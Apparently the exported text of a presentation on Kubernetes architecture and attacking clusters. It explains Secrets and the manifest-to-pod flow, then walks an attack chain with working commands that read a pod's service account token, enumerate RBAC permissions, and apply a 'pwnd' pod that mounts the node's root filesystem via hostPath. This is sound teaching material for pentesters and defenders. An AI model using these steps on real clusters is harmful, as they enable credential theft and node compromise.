

1. Engineer “writes” a manifest
2. `kubectl apply -f nginx.yaml`
3. API call to API server
 - a. Authentication/authorization happens
4. `etcd` is updated with desired state



1. Engineer “writes” a **manifest**
2. **kubectl** apply -f nginx.yaml
3. API call to **API server**
 - a. Authentication/authorization happens
4. **etcd** is updated with **desired state**
5. **Scheduler** notices the **cluster state** does not meet the **desired state** and tasks the kubelet



1. Engineer “writes” a **manifest**
2. **kubectl** apply -f nginx.yaml
3. API call to **API server**
 - a. Authentication/authorization happens
4. **etcd** is updated with **desired state**
5. **Scheduler** notices the **cluster state** does not meet the **desired state** and tasks the kubelet
6. **Kubelet** starts **my-nginx-pod**



Secrets

- Object that stores ✨ sensitive data ✨
- Not encrypted (base64 encoded)
- Decouples sensitive data from the application
- Namespace scoped*
- Mounted into pod as Linux environment variables
- Causes lots of arguments

my-secret.yaml

```
apiVersion: v1
kind: Secret
metadata:
  name: my-secret
type: Opaque
data:
  username: Z3JhaGFtaGFja2VyCg==
  password: cGFzc3dvcmQ=
```

How 2 hack tho?

01

Initial Access

02

Enumeration

03

Privilege Escalation

04

Lateral Movement


05

Cluster Compromise


Step 1: Initial Access

- How would an attacker get in?
 - Phishing Dev Creds 
 - Finding a `Kubeconfig` file
 - Finding RCE or command injection
 - Compromised container image
 - Finding publicly exposed internal interfaces (rip tesla)

Graham Hacker



1. Attacker
Identifies RCE



Step 2: Enumeration

- Ok, I'm in but I can't do much...
 - Check for goodies:
 - /run/secrets/kubernetes.io/serviceaccount
 - /var/run/secrets/kubernetes.io/serviceaccount
 - /secrets/kubernetes.io/serviceaccount
 - Check environment variables for ✨ sensitive data ✨
 - Check for volume mounts from node

Enumeration

```
user@webapp-pod$ env | grep -i "kube"
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_SERVICE_PORT=443
KUBELETCTL_VERSION=v1.8
KUBERNETES_PORT_443_TCP=tcp://10.96.0.1:443
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_PORT_443_TCP_ADDR=10.96.0.1
KUBERNETES_SERVICE_HOST=10.96.0.1
KUBERNETES_PORT=tcp://10.96.0.1:443
KUBERNETES_PORT_443_TCP_PORT=443
user@webapp-pod$ ls /var/run/secrets/kubernetes.io/serviceaccount/
ca.crt namespace token
user@webapp-pod$ kubectl auth can-i --list \
--token=$(cat /run/secrets/kubernetes.io/serviceaccount/token) \
--certificate-authority=/run/secrets/kubernetes.io/serviceaccount/ca.crt \
-n $(cat /run/secrets/kubernetes.io/serviceaccount/namespace)
Resources                                     Non-Resource URLs                               Resource Names                                   Verbs
pods                                         []                                                []                                                [create get watch list]
pods/attach                                 []                                                []                                                [create]
pods/exec                                   []                                                []                                                [create]
selfsubjectaccessreviews.authorization.k8s.io []                                                []                                                [create]
selfsubjectrulesreviews.authorization.k8s.io []                                                []                                                [create]
                                              [/.well-known/openid-configuration]             []                                                [get]
```

Worker Node


Kubelet

MY-NGINX-POD




nginx-ctr

1. Attacker
Identifies RCE

2. Attacker Enumerates and identifies
overly permissive RBAC
allowing for pod creation

Over Permissive RBAC
identified!

Graham Hacker



Lateral Movement



Or

Privilege Escalation?

- There is not a direct path to cluster admin:
 - What *can* we reach?
 - What is our service account allowed to do?
 - Network abuse?
 - ARP/IP spoofing?
 - Normal network pentest?
 - Cloud credentials?
 - Mounted volumes?
- If there IS a path to cluster admin:
 - Spawn privileged container
 - Abuse RBAC
 - Abuse hostPath mount (again)
 - Cloud pentest (again)
 - IMDS?
 - Service principles?

Lateral Movement



Or

Privilege Escalation?

- There is not a direct path to cluster admin:
 - What *can* we reach?
 - What is our service account allowed to do?
 - Network abuse?
 - ARP/IP spoofing?
 - Normal network pentest?
 - Cloud credentials?
 - Mounted volumes?
- If there IS a path to cluster admin:
 - Spawn privileged container
 - Abuse RBAC
 - Abuse hostPath mount
 - Cloud pentest (again)
 - IMDS?
 - Service principles?

Recap: Enumeration

```
user@webapp-pod$ env | grep -i "kube"
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_SERVICE_PORT=443
KUBELETCTL_VERSION=v1.8
KUBERNETES_PORT_443_TCP=tcp://10.96.0.1:443
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_PORT_443_TCP_ADDR=10.96.0.1
KUBERNETES_SERVICE_HOST=10.96.0.1
KUBERNETES_PORT=tcp://10.96.0.1:443
KUBERNETES_PORT_443_TCP_PORT=443
user@webapp-pod$ ls /var/run/secrets/kubernetes.io/serviceaccount/
ca.crt namespace token
user@webapp-pod$ kubectl auth can-i --list \
--token=$(cat /run/secrets/kubernetes.io/serviceaccount/token) \
--certificate-authority=/run/secrets/kubernetes.io/serviceaccount/ca.crt \
-n $(cat /run/secrets/kubernetes.io/serviceaccount/namespace)
Resources                                     Non-Resource URLs                               Resource Names                                   Verbs
pods                                         []                                                []                                                [create get watch list]
pods/attach                                 []                                                []                                                [create]
pods/exec                                   []                                                []                                                [create]
selfsubjectaccessreviews.authorization.k8s.io []                                                []                                                [create]
selfsubjectrulesreviews.authorization.k8s.io []                                                []                                                [create]
                                              [/.well-known/openid-configuration]             []                                                [get]
```

```
user@webapp-pod$ cat pwnd.yaml
```

```
apiVersion: v1
```

```
kind: Pod
```

```
metadata:
```

```
  name: pwnd ①
```

```
spec:
```

```
  containers:
```

```
  - image: busybox
```

```
    command:
```

```
      - sleep
```

```
      - "99999"
```

```
    name: busybox
```

```
    volumeMounts:
```

```
    - mountPath: /rootfs ②
```

```
      name: rootfs
```

```
  volumes:
```

```
  - name: rootfs
```

```
    hostPath:
```

```
      path: / ③
```

```
user@webapp-pod$ kubectl apply -f pwnd.yaml \
```


```
--token=$(cat /run/secrets/kubernetes.io/serviceaccount/token) \
```

```
--certificate-authority=/run/secrets/kubernetes.io/serviceaccount/ca.crt \
```


```
-n $(cat /run/secrets/kubernetes.io/serviceaccount/namespace)
```

```
pod/pwnd created ④
```

Graham Hacker



1. Attacker
Identifies RCE



2. Attacker Enumerates and identifies
overly permissive RBAC
allowing for pod creation

Over Permissive RBAC
identified

3. Attacker spawns pod that
mounts the Node's filesystem

